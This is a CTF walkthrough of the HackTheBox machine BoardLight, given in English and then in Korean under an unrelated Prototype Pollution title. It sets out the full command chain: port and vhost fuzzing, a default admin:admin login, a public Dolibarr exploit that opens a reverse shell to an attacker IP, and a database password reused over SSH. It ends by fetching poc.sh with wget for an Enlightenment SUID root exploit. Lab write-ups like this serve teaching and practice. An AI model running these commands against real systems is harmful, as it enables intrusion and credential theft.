


Prototype Pollution: Poisoning JavaScript's Object Chain
How Prototype Pollution corrupts JavaScript's prototype chain and how to defend against it

Target IP: 10.10.11.11
Hostname: board.htb
BoardLight starts with the usual port scan. I first checked all TCP ports, then ran the default scripts and service detection against the discovered ports.
host=10.10.11.11
ip=$(echo $host | sed -E 's|https?://||' | cut -d '/' -f 1)
ports=$(nmap -Pn -p- --min-rate=1000 -T4 $ip | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed 's/,$//')
nmap -p$ports -sC -sV $ip
The result was very small:
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Only SSH and HTTP were open. Since the web server did not expose much from the IP address alone, I added the hostname to /etc/hosts.
echo "10.10.11.11 board.htb" | sudo tee -a /etc/hosts

The main page looked like a simple company website. Clicking around did not create any interesting network traffic, so I checked the page source instead.
There was a hidden reference to portfolio.php in the HTML comments.
Opening it directly only returned a File not found message.

That made it tempting to fuzz parameters for a local file inclusion, but that path did not go anywhere useful.
wordlist=/usr/share/dirb/wordlists/common.txt
wfuzz -c -z file,"$wordlist" --hc 404 "${host}/portfolio.php?FUZZ=../../../../../../../../../etc/passwd"
At this point, the better question was not “which parameter is hidden?” but “is there another virtual host?”
I tried subdomain enumeration and vhost fuzzing. The important part here was filtering the default response size.
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt:FUZZ \
  -u http://board.htb/ \
  -H 'Host: FUZZ.board.htb' \
  -fs 15949
This revealed one interesting vhost:
crm [Status: 200, Size: 6360, Words: 397, Lines: 150]
gobuster vhost also found the same host when --append-domain was used.
gobuster vhost \
  -u http://board.htb \
  -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt \
  --append-domain \
  -t 50
Found: crm.board.htb Status: 200 [Size: 6360]
Then I added it to /etc/hosts as well.
echo "10.10.11.11 crm.board.htb" | sudo tee -a /etc/hosts
crm.board.htb showed a Dolibarr login page.

The default credential worked:
admin:admin
After logging in, the application version matched a known Dolibarr vulnerability, CVE-2023-30253. The exploit I used was available as a public proof of concept.
git clone https://github.com/Rubikcuv5/cve-2023-30253.git
cd cve-2023-30253
pip3 install -r requirements.txt

python3 CVE-2023-30253.py --url http://crm.board.htb -u admin -p admin -r 10.10.14.2 5555
There was a small issue with the exploit banner font on my environment. Changing the pyfiglet font to a more common one was enough.
- print(f"{Fore.CYAN}{pyfiglet.figlet_format('CVE', font='isometric1')}{Style.RESET_ALL}")
+ print(f"{Fore.CYAN}{pyfiglet.figlet_format('CVE', font='standard')}{Style.RESET_ALL}")
Even though the script printed an error, the reverse shell connected successfully.
nc -nlvp 5555
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.11] 55090
sh: 0: can't access tty; job control turned off
$ ls
class
index.php
lib
samples
websiteaccount_card.php
I upgraded the shell with Python.
which python3
python3 -c "import pty;pty.spawn('/bin/bash')"
Now I had a shell as www-data.
The next step was finding credentials. Dolibarr stores database settings in its configuration file, and this box was no exception.
cd /var/www/html/crm.board.htb/htdocs/conf
cat conf.php
The useful part was the database password:
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
There was a local user named larissa, so I tried password reuse over SSH.
ssh larissa@board.htb
larissa@board.htb's password: serverfun2$2023!!
larissa@boardlight:~$
That worked and gave access to the user account.
cat user.txt
For privilege escalation, I started by checking SUID binaries.
find / -perm -u=s -type f 2>/dev/null
The interesting entries were related to Enlightenment:
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight
The installed Enlightenment version was vulnerable to CVE-2022-37706. I hosted the exploit from my machine and downloaded it on the target.
# attacker
python -m http.server 8888
# target
cd /tmp
wget http://10.10.14.2:8888/poc.sh
chmod +x poc.sh
./poc.sh
The exploit found the vulnerable SUID binary and spawned a root shell.
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Enjoy the root shell :)
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),1000(larissa)
From there, reading the root flag was straightforward.
cat /root/root.txt
One small detail: running the same exploit as www-data failed with permission errors. In this chain, the credential reuse step to larissa was not just convenient; it was necessary for the privilege escalation path to work cleanly.
BoardLight was a compact Linux box built around a realistic web-to-root chain:
crm.board.htb.www-data shell.larissa.The main lesson is that the first web page was mostly a distraction. The actual entry point was hidden behind virtual host enumeration, and the rest of the box followed from carefully reading application configuration files.
대상 IP: 10.10.11.11
호스트명: board.htb
BoardLight는 처음 보면 꽤 단순한 머신처럼 보입니다. 우선 전체 포트를 확인하고, 열린 포트에 대해 서비스 탐지를 돌렸습니다.
host=10.10.11.11
ip=$(echo $host | sed -E 's|https?://||' | cut -d '/' -f 1)
ports=$(nmap -Pn -p- --min-rate=1000 -T4 $ip | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed 's/,$//')
nmap -p$ports -sC -sV $ip
결과는 SSH와 HTTP뿐이었습니다.
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
웹 서버가 IP만으로는 많은 정보를 주지 않았기 때문에, 먼저 도메인을 /etc/hosts에 추가했습니다.
echo "10.10.11.11 board.htb" | sudo tee -a /etc/hosts
메인 페이지는 평범한 회사 소개 사이트처럼 보였습니다. 버튼을 눌러봐도 특별한 네트워크 요청이 생기지 않아서, 이번에는 페이지 소스를 확인했습니다.
소스 주석 안에 portfolio.php라는 숨겨진 경로가 있었습니다.
직접 열어보면 File not found만 반환했습니다.
처음에는 파일명을 파라미터로 넘기는 구조일 수도 있다고 생각해서 LFI 쪽으로 퍼징을 해봤지만, 유의미한 결과는 나오지 않았습니다.
wordlist=/usr/share/dirb/wordlists/common.txt
wfuzz -c -z file,"$wordlist" --hc 404 "${host}/portfolio.php?FUZZ=../../../../../../../../../etc/passwd"
이쯤에서 방향을 조금 바꿨습니다. 숨겨진 파라미터를 더 찾는 것보다, 다른 virtual host가 있는지 확인하는 편이 더 좋아 보였거든요.
서브도메인과 vhost를 열거했습니다. 여기서 중요한 건 기본 응답 크기를 필터링하는 것이었습니다.
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt:FUZZ \
  -u http://board.htb/ \
  -H 'Host: FUZZ.board.htb' \
  -fs 15949
crm이라는 vhost가 나왔습니다.
crm [Status: 200, Size: 6360, Words: 397, Lines: 150]
gobuster vhost도 --append-domain 옵션을 주면 같은 결과를 찾을 수 있었습니다.
gobuster vhost \
  -u http://board.htb \
  -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt \
  --append-domain \
  -t 50
Found: crm.board.htb Status: 200 [Size: 6360]
찾은 vhost도 /etc/hosts에 추가했습니다.
echo "10.10.11.11 crm.board.htb" | sudo tee -a /etc/hosts
crm.board.htb로 접속하면 Dolibarr 로그인 페이지가 나옵니다.
기본 계정이 그대로 동작했습니다.
admin:admin
로그인 후 확인한 버전은 알려진 Dolibarr 취약점인 CVE-2023-30253과 맞았습니다. 공개 PoC를 사용해서 reverse shell을 시도했습니다.
git clone https://github.com/Rubikcuv5/cve-2023-30253.git
cd cve-2023-30253
pip3 install -r requirements.txt
python3 CVE-2023-30253.py --url http://crm.board.htb -u admin -p admin -r 10.10.14.2 5555
제 환경에서는 exploit 배너에 쓰인 pyfiglet 폰트 때문에 작은 오류가 있었는데요. 존재하는 폰트로 바꿔주면 충분했습니다.
- print(f"{Fore.CYAN}{pyfiglet.figlet_format('CVE', font='isometric1')}{Style.RESET_ALL}")
+ print(f"{Fore.CYAN}{pyfiglet.figlet_format('CVE', font='standard')}{Style.RESET_ALL}")
스크립트는 오류를 출력했지만, 실제 reverse shell은 정상적으로 붙었습니다.
nc -nlvp 5555
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.11] 55090
sh: 0: can't access tty; job control turned off
$ ls
class
index.php
lib
samples
websiteaccount_card.php
이후 Python으로 TTY를 올렸습니다.
which python3
python3 -c "import pty;pty.spawn('/bin/bash')"
이제 www-data 셸을 얻었습니다.
다음 단계는 credential을 찾는 것이었습니다. Dolibarr는 데이터베이스 설정을 설정 파일에 저장하는데, 이 머신도 마찬가지였습니다.
cd /var/www/html/crm.board.htb/htdocs/conf
cat conf.php
필요했던 값은 데이터베이스 비밀번호였습니다.
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
로컬 사용자 중 larissa가 있었기 때문에, 이 비밀번호가 재사용됐는지 SSH로 확인했습니다.
ssh larissa@board.htb
larissa@board.htb's password: serverfun2$2023!!
larissa@boardlight:~$
비밀번호 재사용이 맞았고, 사용자 계정으로 이동할 수 있었습니다.
cat user.txt
권한 상승은 SUID 바이너리 확인부터 시작했습니다.
find / -perm -u=s -type f 2>/dev/null
눈에 띄는 항목은 Enlightenment 관련 바이너리였습니다.
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight
설치된 Enlightenment 버전은 CVE-2022-37706에 취약했습니다. 공격자 머신에서 exploit 파일을 호스팅하고, 대상 /tmp로 내려받아 실행했습니다.
# attacker
python -m http.server 8888
# target
cd /tmp
wget http://10.10.14.2:8888/poc.sh
chmod +x poc.sh
./poc.sh
exploit은 취약한 SUID 바이너리를 찾고 root shell을 띄웠습니다.
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Enjoy the root shell :)
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),1000(larissa)
이후 root flag를 읽을 수 있었습니다.
cat /root/root.txt
한 가지 짚고 넘어갈 부분이 있습니다. 같은 exploit을 www-data에서 실행하면 권한 문제로 실패했습니다. 그래서 이 풀이에서는 Dolibarr 설정 파일에서 비밀번호를 찾고 larissa로 이동하는 과정이 단순한 우회가 아니라, 권한 상승을 위해 필요한 단계였습니다.
BoardLight는 짧지만 흐름이 깔끔한 Linux 머신이었습니다.
crm.board.htb를 찾습니다.admin:admin으로 로그인합니다.www-data 셸을 얻습니다.larissa 계정에 재사용합니다.처음 보이는 웹 페이지는 거의 미끼에 가까웠고, 실제 진입점은 virtual host 뒤에 숨어 있었습니다. 이런 머신에서는 디렉터리만 볼 게 아니라 vhost까지 같이 확인하는 습관이 꽤 중요하다는 걸 다시 보여줍니다.
How Prototype Pollution corrupts JavaScript's prototype chain and how to defend against it
Understanding Cookie Sandwich Attack technique for stealing HttpOnly cookies
PwnMe 2025 CTF writeup covering path traversal to Chromium cookie decryption